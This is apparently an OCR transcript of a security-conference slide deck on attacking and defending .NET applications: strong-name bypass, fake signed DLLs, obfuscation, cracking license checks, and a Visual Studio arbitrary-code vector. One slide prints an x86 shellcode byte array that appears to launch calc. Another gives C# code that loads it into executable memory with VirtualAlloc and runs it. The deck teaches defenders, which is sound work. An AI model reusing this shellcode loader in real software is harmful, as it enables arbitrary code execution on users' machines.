
- Static Crypto Key
- Vector init = 0
- Clear TXT Password Storage

MID POINT

Q&A

Book Managed Code Rootkits: Hooking into Runtime Environments

From:
Erez Metula



WHAT STOPS THIS?

What is the security?

PROTECTION ON DISK

- Protection – Security
  - Signed code (1024 bit CRYPTO)
  - Verify the creator
  - Strong Names
  - ACLs…… M$ stuff

Try to SHUTDOWN Tampering

PRIVET KEY SIGNING

Signed code is based on

- Private Key - 1024 bit
- Signed Hash of Code
- ……..

Identify and Verify the Author

PROTECTION ON DISK

- Protection - Security by 0b$cur17y
  - Code Obfuscation
  - Logic Obfuscation
  - Unmanaged calls…to C/C++/ASM
  - Shells / Packers / Encrypted(code)

Try to SHUTDOWN Decompilation

Phone
Rec
AP

Upgrade
LeakData
BackDoor

Update
DB Call
Twitter

Secure App

Secure USB
Dongle

Crypto

Return True;

Phone Home
Reg Check
API

Update
DB Call
Twitter

Secure USB
Dongle

CRACK - FAIL

DEMO

FAIL

PROTECTION ON DISK

Obfu$ca7ed

REVIEW DOTFUSCATOR

Phone Home

If Tampered

Obfuscation applied

[illegible] not 100% effective

Application hardening

Effective Risk Mitigation

PreEmptive Solutions

PROTECTION ON DISK

Shells

Pack/Encrypt the EXE

UNPROTECTED / PROTECTED

DESKTOP SECURITY

*I DON’T SECURE THAT

IT has it locked down the systems

Our systems are protected
We have SMS and Anti-Viris

It is a little out of my area

The developers know,
about security


IT CAN'T BE THAT EZ

What is the security?

Phone Home
Reg Check
API

Update
DB Call
Twitter

Secure USB
Dongle



Crypto

STRONG NAME HACKING

ATTACK VECTOR


PRIVET KEY SIGNING

Signed code is based on

- Private Key - 1024 bit
- Signed Hash of Code
- ……

SIGNED CODE CHECKING IS OFF BY DEFAULT

FAKE SIGNED DLL




FAKE SIGNED DLL

Turn Key Checking ON


[HKEY_LOCAL_MACHINE
\SOFTWARE\Microsoft\.NETFramework]
"AllowStrongNameBypass"=dword:00000000

FAKE SIGNED DLL



ATTACK VECTOR (not new)

ASM THE OLD IS NEW



- Shell Code - ASM
- .NET has pointers
- NO .NET Security
- ……

THIS IS SCARRY!!!!

NEVER LET ME CALL UNMANNAGED

ATTACK VECTOR

ASM THE OLD IS NEW

```
static public byte[] _ASM_Code_Calc = new byte[]
{
    0x31, 0xF6, 0x56, 0x64, 0x8B, 0x76, 0x30, 0x8B, 0x76, 0x0C, 0x8B,
    0x76, 0x1C, 0x8B, 0x6E, 0x08, 0x8B, 0x36, 0x8B, 0x5D, 0x3C, 0x8B,
    0x5C, 0x1D, 0x78, 0x01, 0xEB, 0x8B, 0x4B, 0x18, 0x67, 0xE3, 0xEC,
    0x8B, 0x7B, 0x20, 0x01, 0xEF, 0x8B, 0x7C, 0x8F, 0xFC, 0x01, 0xEF,
    0x31, 0xC0, 0x99, 0x32, 0x17, 0x66, 0xC1, 0xCA, 0x01, 0xAE, 0x75,
    0xF7, 0x66, 0x81, 0xFA, 0x10, 0xF5, 0xE0, 0xE2, 0x75, 0xCC, 0x8B,
    0x53, 0x24, 0x01, 0xEA, 0x0F, 0xB7, 0x14, 0x4A, 0x8B, 0x7B, 0x1C,
    0x01, 0xEF, 0x03, 0x2C, 0x97, 0x68, 0x2E, 0x65, 0x78, 0x65, 0x68,
    0x63, 0x61, 0x6C, 0x63, 0x54, 0x87, 0x04, 0x24, 0x50, 0xFF, 0xD5,
    0xC3
};
```

ATTACK VECTOR

ASM THE OLD IS NEW

```
public delegate int funPointer();

// windows call to alloc space in the process
[System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, UIntPtr dwSize,
 AllocationType flAllocationType, MemoryProtection flProtect);

// windows call to free space in the process
[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);

static public void runASM()
{
    IntPtr p = VirtualAlloc(IntPtr.Zero, new UIntPtr((uint)_ASM_Code.Length),
    AllocationType.COMMIT | AllocationType.RESERVE, MemoryProtection.EXECUTE_READWRITE);

    //copy the ASM code into memory(code memory)
    System.Runtime.InteropServices.Marshal.Copy(_ASM_Code, 0, p, _ASM_Code.Length);

    //build the function pointer to the ASM code
    funPointer ASM_Function = (funPointer)
     System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(p, typeof(funPointer));

    // Run ASM
    v = ASM_Function();

    //free up the ASM code in mem:)
    VirtualFree(p, 0, 0x8000);
}
```

ATTACK VECTOR

VISUAL STUDIO

Exploit – Run arbitrary code

First noted in 2004

Demo

PowerShell - Matrix

Get developer Keys

Attack the SVN & DB

www.pretentiousname.com/misc/win7_uac_whitelist2.html

YOU'RE NOT A HACKER WHY SHOULD YOU CARE?

Defend your Applications

Defend your Systems

Verify your Tools\Programs

LOOK INSIDE

DON’T LOOK

SECURITY

The Login security check is

- Does A == B
- Does MD5%5 == X
- Is the Pass the Crypto Key

DATA LEAK

The Data sent home is

- Application Info
- User / Registartion Info
- Security / System Info

KEY

The Crypto Key is

- A Hard Coded Key
- The Licence Number
- A MD5 Hash of the Pass
- 6Salt 6MD5 Hash of the Pass

CRYPTO

The Crypto is

- DES 64
- Tripple DES 192
- Rijndael AES 256
- Home MIX (secure/unsecure)

ROOTKIT MMC

DEMO

CALL EVENTVWR.MSC

FIN

MORE INFORMATION @:

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FIN = 1